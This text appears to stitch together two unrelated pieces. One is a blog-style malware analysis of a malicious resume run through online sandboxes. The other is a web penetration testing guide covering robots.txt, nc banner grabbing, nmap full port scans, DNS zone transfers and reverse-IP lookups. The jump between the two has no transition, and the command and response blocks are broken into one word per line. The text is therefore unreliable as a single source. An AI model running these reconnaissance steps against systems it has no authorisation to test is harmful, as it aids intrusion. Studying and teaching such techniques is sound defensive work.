The first stage of the malware is the malicious resume that we received. Now, many sandboxes are built specifically for executables, but there are exceptions. One such exception is Xec-Scan which handles Word documents. Submitting our sample to Xec-Scan gives us something we had already discovered: the domain to which the malware calls.

Xec-Scan also labels it as "APT-Malicious!" That may be a bit of a leap given the target and method of delivery, but the document certainly is malicious. One thing that I really like about this sandbox is the automated Yara and Snort rules it can create.

The sandbox kindly gives us the information that we need to at least begin the containment process. It can also fingerprint some of the basic behavior of a given piece of malware, although as we will see later, there are other tools that yield additional (and more accurate) information on that front.

Analyzing Our Sample

Here is a link to the malware sample that I have already run: https://malwr.com/analysis/NWM0NGNkZTc3ODQ1NDExY2JiYTk5ODJ

The first page that we see gives us a quick overview of the file. There are a bunch of interesting things right off the bat. First, the file type section states that it's a PE32 executable (not surprising). What I found more interesting is that it is a Nullsoft Installer self-extracting archive. What does that mean? A common practice with malware is to use a "packer." For a normal program, a packer can be used to compress code. This decreases the storage space necessary for the application. It can then fit specific types of media within smaller space. It also takes less time to transfer and can increase the difficulty of reverse engineering.

Luckily for us, the Nullsoft packer is easy to extract, in fact all we need is 7zip.

Lower down we have some signatures that were found by Malwr.com.

Some anti virus programs are labeling this as malicious, and that's good. We also can see that it executed a process and injected it (a wild relevant blog series appears!). Conveniently, we can see that one of the compressed files was a DLL. It's likely that is what's being loaded. We will examine that further in the future. For now, Malwr has a lot of other useful information to give us.

One point of note is that no hosts or domains are contacted. What value does malware have if it doesn't connect back to anything? More questions unanswered. Head on over to the Static Analysis page and let's see what we can learn there.

Static Analysis

We'll first take a closer look at the version information. Remember how the original macro renamed the downloaded file to putty.exe? The version information displayed adds another layer of masking. Further down, there are methods that it imports. Here are a couple that I find interesting (but don't overlook other things):

- LoadLibraryA/LoadLibraryExA
    - LoadLibrary is how a process can load modules into it. This is the first step for several methods of DLL injection. Since Malwr is warning us that it injects into a process, this is something we will want to look at.
- WriteFile
    - Used to write a file, simple as that. What could it be writing?
- CreateFileA
    - Creates a file that could then be written to.
- Registry Commands
    - These could be indicative of other actions that the malware is performing. Maybe it's using the registry for persistence

On the anti virus tab, we get the results of the VirusTotal scan; there were a lot of hits there. This can sometimes give you a good feel about the specific malware family you might be observing. General consensus says that our piece of malware is some form of trojan.

Behavioral Analysis

The behavioral analysis page is where we can get an idea of what it does when it runs. The timeline graph I find particularly useful.

Using these results, it's easier to narrow down "what happens when" and focus on points of interest. For example, maybe we are worried about a keylogger. The "hooking" part of the timeline could give us an idea of when or if the malware is hooking our keyboard to gather keystrokes. Registry persistence is another worry. Just take a look at the registry calls to see if there is anything that we might be interested in.

The last thing I found interesting was the dropped files tab. We can see our lamprey dll there, as well as a tmp file. What do these do, how are they used?

Our Own Automated Sandbox

Sometimes for whatever reason, we may not want to share these files with others. This could be proprietary research, it could be that you have created your own malware, or perhaps you have something that you don’t want to be out in the public. Luckily, there are tools available to build your own. If you liked Malwr.com, Cuckoo Sandbox is probably the tool for you. Malwr.com is built on top of Cuckoo. You could also take the environment from the original post and expand that to fit your needs.

Where Do We Fit It In?

With all this information that we gained from this automated tool, what’s the point in learning about malware analysis? One thing malware can do is detect and avoid analysis, so for all we know it was designed to do nothing in this kind of environment. So maybe we aren’t getting the full picture from these tools. We also know it didn’t call out when this was run, so what did it do? There are a lot of questions that I got from looking at the results, so taking a deeper look could prove useful. I also have found a lot of value in learning some of these tools as there is definite carry-over knowledge in other Infosec areas. Being able to use IDA proficiently will hopefully help me in vulnerability research. Setting up this environment has made me more cautious about handling malware. I am learning about Windows internals, which has been useful in some tool writing I have done. Even if the automated tools are all you need, I hope that you can find some value in learning to reverse engineer malware. I know I have.

The Penetration Testing Of Web Applications

A penetration test is a method of evaluating the security of a computer system or network by simulating an attack. A Web Application Penetration Test focuses only on evaluating the security of a web application.

The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. Any security issues that are found will be presented to the system owner together with an assessment of their impact and often with a proposal for mitigation or a technical solution.

Vulnerabilities

A vulnerability is a flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy. A threat is a potential attack that, by exploiting a vulnerability, may harm the assets owned by an application (resources of value, such as the data in a database or in the file system). A test is an action that tends to show a vulnerability in the application.

The first phase in security assessment is focused on collecting as much information as possible about a target application. Information Gathering is a necessary step of a penetration test. This task can be carried out in many different ways.

By using public tools (search engines), scanners, sending simple HTTP requests, or specially crafted requests, it is possible to force the application to leak information, e.g., disclosing error messages or revealing the versions and technologies used.

Spiders, Robots, and Crawlers

This phase of the Information Gathering process consists of browsing and capturing resources related to the application being tested.

Search Engine Discovery And Reconnaissance

Search engines, such as Google, can be used to discover issues related to the web application structure or error pages produced by the application that have been publicly exposed.

Identify Application Entry Points

Enumerating the application and its attack surface is a key precursor before any attack should commence. This section will help you identify and map out every area within the application that should be investigated once your enumeration and mapping phase has been completed.

Testing Web Application Fingerprint

Application fingerprint is the first step of the Information Gathering process; knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Application Discovery

Application discovery is an activity oriented to the identification of the web applications hosted on a web server/application server. This analysis is important because often there is not a direct link connecting the main application backend. Discovery analysis can be useful to reveal details such as web applications used for administrative purposes. In addition, it can reveal old versions of files or artifacts such as undeleted, obsolete scripts, crafted during the test/development phase or as the result of maintenance.

Analysis of Error Codes

During a penetration test, web applications may divulge information that is not intended to be seen by an end user. Information such as error codes can inform the tester about technologies and products being used by the application. In many cases, error codes can be easily invoked without the need for specialist skills or tools, due to bad exception handling design and coding.

Clearly, focusing only on the web application will not be an exhaustive test. It cannot be as comprehensive as the information possibly gathered by performing a broader infrastructure analysis.

Let’s look at each one in turn:

Web spiders/robots/crawlers retrieve a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory [1].

As an example, the robots.txt file from http://www.google.com/robots.txt

```
User-agent: *

Allow:
/searchhistory/
Disallow:
/news?
output=xhtml&
Allow:
/news?
output=xhtml
Disallow:
/search

Disallow:
/groups
Disallow:
/images
```

...

The User-Agent directive refers to the specific web spider/robot/crawler. For example the User-Agent: Googlebot refers to the GoogleBot crawler while User-Agent: * in the example above applies to all web spiders/robots/crawlers [2] as quoted below:

User-agent: *

The Disallow directive specifies which resources are prohibited by spiders/robots/crawlers. In the example above, directories such as the following are prohibited:

...

Disallow: /search

Disallow: /groups

Disallow: /images

...

Web spiders/robots/crawlers can intentionally ignore the Disallow directives specified in a robots.txt file. Hence, robots.txt should not be considered as a mechanism to enforce restrictions on how web content is accessed, stored, or republished by third parties.

The robots.txt file is retrieved from the web root directory of the web server. For example, to retrieve the robots.txt from www.google.com using wget:

$
wget

```
http://www.google.com/robots.txt
-
-23:59:24-
-
http://www.google.com/robots.txt

                        => 'robots.txt'

Resolving www.google.com... 74.125.19.103, 74.125.19.104, 74.125.19.147,
...

Connecting to www.google.com|74.125.19.103|:80... connected.
```

HTTP request sent, awaiting response... 200		OK	
Length: unspecified [text/plain]			
[<=>	]	3,425	--.--K/s

```
23:59:26 (13.67MB/s) - 'robots.txt' saved [3425]
```

Analyze robots.txt using Google Webmaster Tools

Google provides an "Analyze robots.txt" function as part of its "Google Webmaster Tools", which can assist with testing and the procedure is as follows:

1. Sign into Google Webmaster Tools with your Google Account.

2. On the Dashboard, click the URL for the site you want.

3. Click Tools, and then click Analyze robots.txt.

Once the GoogleBot has completed crawling, it commences indexing the web page based on tags and associated attributes, such as <TITLE>, in order to return the relevant search results. [1]

If the robots.txt file is not updated during the lifetime of the web site, then it is possible for web content not intended to be included in Google's Search Results to be returned.

Therefore, it must be removed from the Google Cache.

Using the advanced "site:" search operator, it is possible to restrict Search Results to a specific domain.

Google provides the Advanced "cache:" search operator, but this is the equivalent to clicking the "Cached" next to each Google Search Result. Hence, the use of the Advanced "site:" Search Operator and then clicking "Cached" is preferred.

The Google SOAP Search API supports the doGetCachedPage and the associated doGetCachedPageResponse SOAP Messages to assist with retrieving cached pages.

Entry Points

Enumerating the application and its attack surface is a key precursor before any thorough testing can be undertaken, as it allows the tester to identify likely areas of weakness. This section aims to help identify and map out areas within the application that should be investigated once enumeration and mapping has been completed.

Before any testing begins, always get a good understanding of the application and how the user/browser communicates with it. As you walk through the application, pay special attention to all HTTP requests (GET and POST Methods, also known as Verbs), as well as every parameter and form field that are passed to the application. In addition, pay attention to when GET requests are used and when POST requests are used to pass parameters to the application. It is very common that GET requests are used, but when sensitive information is passed, it is often done within the body of a POST request.

Note that to see the parameters sent in a POST request, you will need to use a tool such as an intercepting proxy (for example, OWASP's WebScarab) or a browser plug-in. Within the POST request, also make special note of any hidden form fields that are being passed to the application, as these usually contain sensitive information, such as state information, quantity of items, the price of items, that the developer never intended for you to see or change.

The proxy will keep track of every request and response between you and the application as you walk through it. Additionally, at this point, testers usually trap every request and response so that they can see exactly every header, parameter, etc. that is being passed to the application and what is being returned. This can be quite tedious at times, especially on large interactive sites (think of a banking application). However, experience will teach you what to look for, and, therefore, this phase can be significantly reduced. As you walk through the application, take note of any interesting parameters in the URL, custom headers, or body of the requests/responses, and save them in your spreadsheet. The spreadsheet should include the page you requested (it might be good to also add the request number from the proxy, for future reference), the interesting parameters, the type of request (POST/GET), if access is authenticated/unauthenticated, if SSL is used, if it's part of a multi-step process, and any other relevant notes. Once you have every area of the application mapped out, then you can go through the application and test each of the areas that you have identified and make notes for what worked and what didn't work.

Requests:

- Identify where GETs are used and where POSTs are used.

- Identify all parameters used in a POST request (these are in the body of the request)

- Within the POST request, pay special attention to any hidden parameters. When a POST is sent all the form fields (including hidden parameters) will be sent in the body of the HTTP message to the application. These typically aren't seen unless you are using a proxy or view the HTML source code. In addition, the next page you see, its data, and your access can all be different depending on the value of the hidden parameter(s).

- Identify all parameters used in a GET request (i.e., URL), in particular the query string (usually after a ? mark).

- Identify all the parameters of the query string. These usually are in a pair format, such as foo=bar. Also note that many parameters can be in one query string such as separated by a &, ~, :, or any other special character or encoding.

- A special note when it comes to identifying multiple parameters in one string or within a POST request is that some or all of the parameters will be needed to execute your attacks. You need to identify all of the parameters (even if encoded or encrypted) and identify which ones are processed by the application. Later sections of the guide will identify how to test these parameters, at this point, just make sure you identify each one of them.

- Also pay attention to any additional or custom type headers not typically seen (such as debug=False)

Responses:

- Identify where new cookies are set (Set-Cookie header), modified, or added to.

- Identify where there are any redirects (300 HTTP status code), 400 status codes, in particular 403 Forbidden, and 500 internal server errors during normal responses (i.e., unmodified requests).

- Also note where any interesting headers are used. For example, "Server: BIG-IP" indicates that the site is load balanced. Thus, if a site is load balanced and one server is incorrectly configured, then you might have to make multiple requests to access the vulnerable server, depending on the type of load balancing used.

Testing for application entry points:

The following are 2 examples on how to check for application entry points.

EXAMPLE 1:

This example shows a GET request that would purchase an item from an online shopping application.

Example 1 of a simplified GET request:

- GET https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x

Host: x.x.x.x

- Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzI

Result Expected:

Here you would note all the parameters of the request such as CUSTOMERID, ITEM, PRICE, IP, and the Cookie (which could just be encoded parameters or used for session state).

EXAMPLE 2:

This example shows a POST request that would log you into an application.

Example 2 of a simplified POST request:

- POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login

- Host: x.x.x.x

- Cookie:

SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHBy

MTIzNA==

- CustomCookie=00my00trusted00ip00is00x.x.x.x00

Body of the POST message:

- user=admin&pass=pass123&debug=true&fromtrustIP=true

Result Expected:

In this example you would note all the parameters as you have before but notice that the parameters are passed in the body of the message and not in the URL. Additionally note that there is a custom cookie that is being used.

Web Server Finger Printing

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

There are several different vendors and versions of web servers on the market today. Knowing the type of web server that you are testing significantly helps in the testing process, and will also change the course of the test. This information can be derived by sending the web server specific commands and analyzing the output, as each version of web server software may respond differently to these commands. By knowing how each type of web server responds to specific commands and keeping this information in a web server fingerprint database, a penetration tester can send these commands to the web server, analyze the response, and compare it to the database of known signatures. Please note that it usually takes several different commands to accurately identify the web server, as different versions may react similarly to the same command. Rarely, however, different versions react the same to all HTTP commands. So, by sending several different commands, you increase the accuracy of your guess.

The simplest and most basic form of identifying a Web server is to look at the Server field in the HTTP response header. For our experiments we use netcat. Consider the following HTTP Request-Response:

```
$
nc
202.41.76.251
80
HEAD
/
HTTP/1.0
```

```
HTTP/1.1 200 OK

Date: Mon, 16 Jun 2003 02:53:29 GMT

Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT

ETag: "1813-49b-361b4df6"

Accept-Ranges: bytes

Content-Length: 1179

Connection: close

Content-Type: text/html
```

From the Server field, we understand that the server is likely Apache, version 1.3.3, running on Linux operating system.

Four examples of the HTTP response headers are shown below.

From an Apache 1.3.23 server:

```
HTTP/1.1 200 OK

Date: Sun, 15 Jun 2003 17:10: 49 GMT

Server: Apache/1.3.23


Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT

ETag: 32417-c4-3e5d8a83

Accept-Ranges: bytes
```

```
Content-Length: 196

Connection: close

Content-Type: text/HTML
```

From a Microsoft IIS 5.0 server:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0

Expires: Yours, 17 Jun 2003 01:41: 33 GMT

Date: Mon, 16 Jun 2003 01:41: 33 GMT

Content-Type: text/HTML

Accept-Ranges: bytes

Last-Modified: Wed, 28 May 2003 15:32: 21 GMT

ETag: b0aac0542e25c31: 89d

Content-Length: 7369
```

From a Netscape Enterprise 4.1 server:

```
HTTP/1.1 200 OK

Server: Netscape-Enterprise/4.1

Date: Mon, 16 Jun 2003 06:19: 04 GMT

Content-type: text/HTML

Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
```

```
Content-length: 57

Accept-ranges: bytes

Connection: close
```

From a SunONE 6.1 server:

```
HTTP/1.1 200 OK

Server: Sun-ONE-Web-Server/6.1

Date: Tue, 16 Jan 2007 14:53:45 GMT

Content-length: 1186

Content-type: text/html

Date: Tue, 16 Jan 2007 14:50:31 GMT

Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT

Accept-Ranges: bytes
Connection: close
```

However, this testing methodology is not so good. There are several techniques that allow a web site to obfuscate or to modify the server banner string. For example we could obtain the following answer:

```
403 HTTP/1.1 Forbidden

Date:
Mon,
16
Jun
2003
02:41:
```

```
27
GMT
Server:
Unknown-
Webserver/1.0
Connection:
close

Content-Type: text/HTML; charset=iso-8859-1
```

In this case, the server field of that response is obfuscated: we cannot know what type of web server is running.

Protocol behavior

More refined techniques take in consideration various characteristics of the several web servers available on the market. We will list some methodologies that allow us to deduce the type of web server in use.

HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header. We consider the following answers as an example:

Response from Apache 1.3.23

```
$
nc
apache.example.com
80
HEAD
/
```

```
HTTP/1.0

HTTP/1.1 200 OK

Date: Sun, 15 Jun 2003 17:10: 49 GMT

Server: Apache/1.3.23

Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83

Accept-Ranges: bytes

Content-Length: 196

Connection: close

Content-Type: text/HTML
```

Response from IIS 5.0

```
$
nc
iis.example.com
80
HEAD
/
HTTP/1.0

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.0

Content-Location: http://iis.example.com/Default.htm

Date: Fri, 01 Jan 1999 20:13: 52 GMT
```

```
Content-Type: text/HTML

Accept-Ranges: bytes

Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT

ETag: W/e0d362a4c335be1: ae1

Content-Length: 133
```

Response
from
Netscape
Enterprise
4.1

```
$
nc
netscape.example.com
80
HEAD
/
HTTP/1.0

HTTP/1.1 200 OK

Server: Netscape-Enterprise/4.1

Date: Mon, 16 Jun 2003 06:01: 40 GMT

Content-type: text/HTML

Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT

Content-length: 57

Accept-ranges: bytes
```

Connection: close

Response from a SunONE 6.1

$
nc
sunone.example.com
80
HEAD
/
HTTP/1.0

HTTP/1.1 200 OK

Server: Sun-ONE-Web-Server/6.1

Date: Tue, 16 Jan 2007 15:23:37 GMT

Content-length: 0

Content-type: text/html

Date: Tue, 16 Jan 2007 15:20:26 GMT

Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT

Connection: close

We can notice that the ordering of the Date field and the Server field differs between Apache, Netscape Enterprise, and IIS.

Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. Consider the following HTTP responses.

Response from Apache 1.3.23

```
$
nc
apache.example.com
80
GET
/
HTTP/3.0

HTTP/1.1 400 Bad Request

Date: Sun, 15 Jun 2003 17:12: 37 GMT

Server: Apache/1.3.23
Connection: close
```

Transfer: chunked

Content-Type: text/HTML; charset=iso-8859-1

Response from IIS 5.0

$
nc
iis.example.com
80
GET
/
HTTP/3.0

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.0

Content-Location: http://iis.example.com/Default.htm

Date: Fri, 01 Jan 1999 20:14: 02 GMT

Content-Type: text/HTML

Accept-Ranges: bytes

Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT

ETag: W/e0d362a4c335be1: ae1

Content-Length: 133

Response
from
Netscape
Enterprise
4.1

```
$
nc
netscape.example.com
80
GET
/
HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported

Server: Netscape-Enterprise/4.1

Date: Mon, 16 Jun 2003 06:04: 04 GMT

Content-length: 140

Content-type: text/HTML

Connection: close
```

Response from a SunONE 6.1

```
$
nc
sunone.example.com
80
GET
/
HTTP/3.0

HTTP/1.1 400 Bad request

Server: Sun-ONE-Web-Server/6.1

Date: Tue, 16 Jan 2007 15:25:00 GMT
```

```
Content-length: 0
Content-type: text/html

Connection: close
```

We notice that every server answers in a different way. The answer also differs in the version of the server. Similar observations can be done we create requests with a non-existent protocol. Consider the following responses:

Response from Apache 1.3.23

```
$
nc
apache.example.com
80
GET
/
JUNK/1.0

HTTP/1.1 200 OK

Date: Sun, 15 Jun 2003 17:17: 47 GMT

Server: Apache/1.3.23

Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT

ETag: 32417-c4-3e5d8a83

Accept-Ranges: bytes

Content-Length: 196

Connection: close
```

Content-Type: text/HTML

Response from IIS 5.0

$
nc
iis.example.com
80
GET
/
JUNK/1.0

HTTP/1.1 400 Bad Request

Server: Microsoft-IIS/5.0

Date: Fri, 01 Jan 1999 20:14: 34 GMT

Content-Type: text/HTML

Content-Length: 87

Response
from
Netscape
Enterprise
4.1
$
nc
netscape.example.com
80
GET
/
JUNK/1.0

<HTML>

```
<HEAD>
<TITLE>Bad
request</TITLE>
</HEAD>
<BODY>
<H1>Bad
request</H1>

Your browser sent to
query this server
could not understand.
</BODY></HTML>
```

Response from a SunONE 6.1

```
$
nc
sunone.example.com
80
GET
/
JUNK/1.0

<HTML>
<HEAD>
<TITLE>Bad
request</TITLE>
</HEAD>
<BODY>
<H1>Bad
request</H1>

Your browser sent a
query this server
could not
understand.
```

```
</BODY>
</HTML>
```

Automated Testing

The tests to carry out in order to accurately fingerprint a web server can be many. Luckily, there are tools that automate these tests. "httprint" is one of such tools. httprint has a signature dictionary that allows one to recognize the type and the version of the web server in use.

Application Discovery

A paramount step in testing for web application vulnerabilities is to find out which particular applications are hosted on a web server.

Many applications have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control or to exploit data. In addition, many applications are often misconfigured or not updated, due to the perception that they are only used "internally" and therefore no threat exists.

With the proliferation of virtual web servers, the traditional 1:1-type relationship between an IP address and a web server is losing much of its original significance. It is not uncommon to have multiple web sites / applications whose symbolic names resolve to the same IP address (this scenario is not limited to hosting environments, but also applies to ordinary corporate environments as well).

As a security professional, you are sometimes given a set of IP addresses (or possibly just one) as a target to test. It is arguable that this scenario is more akin to a pentest-type engagement, but in any case, it is expected that such an assignment would test all web applications accessible through this target (and possibly other things). The problem is that the given IP address hosts an HTTP service on port 80, but if you access it by specifying the IP address (which is all you know) it reports "No web server configured at this address" or a similar message. But that system could "hide" a number of web applications, associated to unrelated symbolic (DNS) names. Obviously, the extent of your analysis is deeply affected by the fact that you test the applications, or you do not - because you don't notice them, or you notice only SOME of them. Sometimes, the target specification is richer – maybe you are handed out a list of IP addresses and their corresponding symbolic names. Nevertheless, this list might convey partial information, i.e., it could omit some symbolic names – and the client may not even being aware of that (this is more likely to happen in large organizations)!

Other issues affecting the scope of the assessment are represented by web applications published at non-obvious URLs (e.g., http://www.example.com/some-strange-URL), which are not referenced elsewhere. This may happen either by error (due to misconfiguration), or intentionally (for example, unadvertised administrative interfaces).

To address these issues, it is necessary to perform web application discovery.

Web application discovery is a process aimed at identifying web applications on a given infrastructure. The latter is usually specified as a set of IP addresses (maybe a net block), but may consist of a set of DNS symbolic names or a mix of the two. This information is handed out prior to the execution of an assessment, be it a classic-style penetration test or an application-focused assessment. In both cases, unless the rules of engagement specify otherwise (e.g., "test only the application located at the URL http://www.example.com/"), the assessment should strive to be the most comprehensive in scope, i.e. it should identify all the applications accessible through the given target. In the following examples, we will examine a few techniques that can be employed to achieve this goal.

Note: Some of the following techniques apply to Internet-facing web servers, namely DNS and reverse-IP web-based search services and the use of search engines. Examples make use of private IP addresses (such as 192.168.1.100), which, unless indicated otherwise, represent generic IP addresses and are used only for anonymity purposes.

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

1. Different base URL

The obvious entry point for a web application is www.example.com, i.e., with this shorthand notation we think of the web application originating at http://www.example.com/ (the same applies for https). However, even though this is the most common situation, there is nothing forcing the application to start at “/”. For example, the same symbolic name may be associated to three web applications such as: http://www.example.com/url1 http://www.example.com/url2 http://www.example.com/url3 In this case, the URL http://www.example.com/ would not be associated to a meaningful page, and the three applications would be “hidden”, unless we explicitly know how to reach them, i.e., we know url1, url2 or url3. There is usually no need to publish web applications in this way, unless you don’t want them to be accessible in a standard way, and you are prepared to inform your users about their exact location. This doesn’t mean that these applications are secret, just that their existence and location is not explicitly advertised.

2. Non-standard ports

While web applications usually live on port 80 (http) and 443 (https), there is nothing magic about these port numbers. In fact, web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: http[s]://www.example.com:port/. For example, http://www.example.com:20000/.

3. Virtual hosts

DNS allows us to associate a single IP address to one or more symbolic names. For example, the IP address 192.168.1.100 might be associated to DNS names www.example.com, helpdesk.example.com, webmail.example.com (actually, it is not necessary that all the names belong to the same DNS domain). This 1-to-N relationship may be reflected to serve different content by using so called virtual hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 Host: header [1].

We would not suspect the existence of other web applications in addition to the obvious www.example.com, unless we know of helpdesk.example.com and webmail.example.com.

Approaches to address issue 1 - non-standard URLs

There is no way to fully ascertain the existence of non-standard-named web applications. Being non-standard, there is no fixed criteria governing the naming convention, however there are a number of techniques that the tester can use to gain some additional insight. First, if the web server is misconfigured and allows directory browsing, it may be possible to spot these applications. Vulnerability scanners may help in this respect. Second, these applications may be referenced by other web pages; as such, there is a chance that they have been spidered and indexed by web search engines. If we suspect the existence of such "hidden" applications on www.example.com we could do a bit of googling using the site operator and examining the result of a query for "site: www.example.com". Among the returned URLs there could be one pointing to such a non-obvious application. Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as https://www.example.com/webmail, https://webmail.example.com/, or https://mail.example.com/. The same holds for administrative interfaces, which may be published at hidden URLs (for example, a Tomcat administrative interface), and yet not referenced anywhere. So, doing a bit of dictionary-style searching (or "intelligent guessing") could yield some results. Vulnerability scanners may help in this respect.

Approaches to address issue 2 - non-standard ports

It is easy to check for the existence of web applications on non-standard ports. A port scanner such as nmap [2] is capable of performing service recognition by means of the -sV option, and will identify http[s] services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space. For example, the following command will look up, with a TCP connect scan, all open ports on IP 192.168.1.100 and will try to determine what services are bound to them (only essential switches are shown – nmap features a broad set of options, whose discussion is out of scope):

```
nmap –PN –sT –sV –p0-65535 192.168.1.100
```

It is sufficient to examine the output and look for http or the indication of SSL-wrapped services (which should be probed to confirm that they are https). For example, the output of the previous command could look like:

Interesting ports on 192.168.1.100:

(The 65527 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 3.5p1 (protocol 1.99)
80/tcp	open	http	Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp	open	ssl	OpenSSL
901/tcp	open	http	Samba SWAT administration server
1241/tcp	open	ssl	Nessus security scanner
3690/tcp	open	unknown	
8000/tcp	open	http-alt?	
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

From this example, we see that:

- There is an Apache http server running on port 80.

- It looks like there is an https server on port 443 (but this needs to be confirmed, for example, by visiting https://192.168.1.100 with a browser).

- On port 901 there is a Samba SWAT web interface.

- The service on port 1241 is not https, but is the SSL-wrapped Nessus daemon.

- Port 3690 features an unspecified service (nmap gives back its fingerprint - here omitted for clarity - together with instructions to submit it for incorporation in the nmap fingerprint database, provided you know which service it represents).

Another unspecified service on port 8000; this might possibly be http, since it is not uncommon to find http servers on this port. Let's give it a look:

```
$
telnet
192.168.10.100
8000
Trying
192.168.1.100...

Connected
to
192.168.1.100.
Escape
character
is
'^]'.
GET
/
HTTP/1.0

HTTP/1.0
200
OK
pragma:
no-
cache
Content-
Type:
text/html
Server:
MX4J-
```

```
HTTPD/1.0
expires:
now
Cache-
Control:
no-
cache


<html>

...
```

This confirms that in fact it is an HTTP server. Alternatively, we could have visited the URL with a web browser; or used the GET or HEAD Perl commands, which mimic HTTP interactions such as the one given above (however HEAD requests may not be honored by all servers). Apache Tomcat running on port 8080.

The same task may be performed by vulnerability scanners – but first check that your scanner of choice is able to identify http[s] services running on non-standard ports. For example, Nessus [3] is capable of identifying them on arbitrary ports (provided you instruct it to scan all the ports), and will provide – with respect to nmap – a number of tests on known web server vulnerabilities, as well as on the SSL configuration of https services. As hinted before, Nessus is also able to spot popular applications / web interfaces which could otherwise go unnoticed (for example, a Tomcat administrative interface).

Approaches to address issue 3 - virtual hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address x.y.z.t.

DNS zone transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try. First of all, we must determine the name servers serving x.y.z.t. If a symbolic name is known for x.y.z.t (let it be www.example.com), its name servers can be determined by means of tools such as nslookup, host, or dig, by requesting DNS NS records. If no symbolic names are known for x.y.z.t, but your target definition contains at least a symbolic name, you may try to apply the same process and query the name server of that name (hoping that x.y.z.t will be served as well by that name server). For example, if your target consists of the IP address x.y.z.t and the name mail.example.com, determine the name servers for domain example.com.

The following example shows how to identify the name servers for www.owasp.org by using the host command: $ host -t ns www.owasp.org

```
www.owasp.org
is
an
alias
for
owasp.org.
owasp.org
name
server
ns1.secure.net.
owasp.org
name
server
ns2.secure.net.
```

A zone transfer may now be requested to the name servers for domain example.com. If you are lucky, you will get back a list of the DNS entries for this domain. This will include the obvious www.example.com and the not-so-obvious helpdesk.example.com and webmail.example.com (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for owasp.org from one of its name servers:

```
$
host
-
l
www.owasp.org
ns1.secure.net
Using
domain
server:

Name:
ns1.secure.net
Address:
192.220.124.10#53
Aliases:

Host
www.owasp.org
not
found:
5(REFUSED)
;
Transfer
failed.
```

DNS inverse queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If you are lucky, you may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

Web-based DNS searches

This kind of search is akin to DNS zone transfer, but relies on web-based services that enable name-based searches on DNS. One such service is the Netcraft Search DNS service, available at http://searchdns.netcraft.com/?host. You may query for a list of names belonging to your domain of choice, such as example.com. Then you will check whether the names you obtained are pertinent to the target you are examining.

Reverse-IP services

Reverse-IP services are similar to DNS inverse queries, with the difference that you query a web-based application instead of a name server. There is a number of such services available. Since they tend to return partial (and often different) results, it is better to use multiple services to obtain a more comprehensive analysis.

Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)

MSN search: http://search.msn.com syntax: "ip:x.x.x.x" (without the quotes)

Webhosting info: http://whois.webhosting.info/ syntax: http://whois.webhosting.info/x.x.x.x

DNSstuff: http://www.dnsstuff.com/ (multiple services available)

http://net-square.com/msnpawn/index.shtml (multiple queries on domains and IP addresses, requires installation)

tomDNS: http://www.tomdns.net/ (some services are still private at the time of writing)

SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)

Error Codes

Often during a penetration test on web applications we come up against many error codes generated from applications or web servers. It's possible to cause these errors to be displayed by using a particular request, either specially crafted with tools or created manually. These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications. Within this section we'll analyze the more common codes (error messages) and bring into focus the steps of vulnerability assessment. The most important aspect for this activity is to focus one's attention on these errors, seeing them as a collection of information that will aid in the next steps of our analysis. A good collection can facilitate assessment efficiency by decreasing the overall time taken to perform the penetration test.

A common error that we can see during our search is the HTTP 404 Not Found. Often this error code provides useful details about the underlying web server and associated components. For example:

Not Found

The requested URL /page.html was not found on this server.

Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80

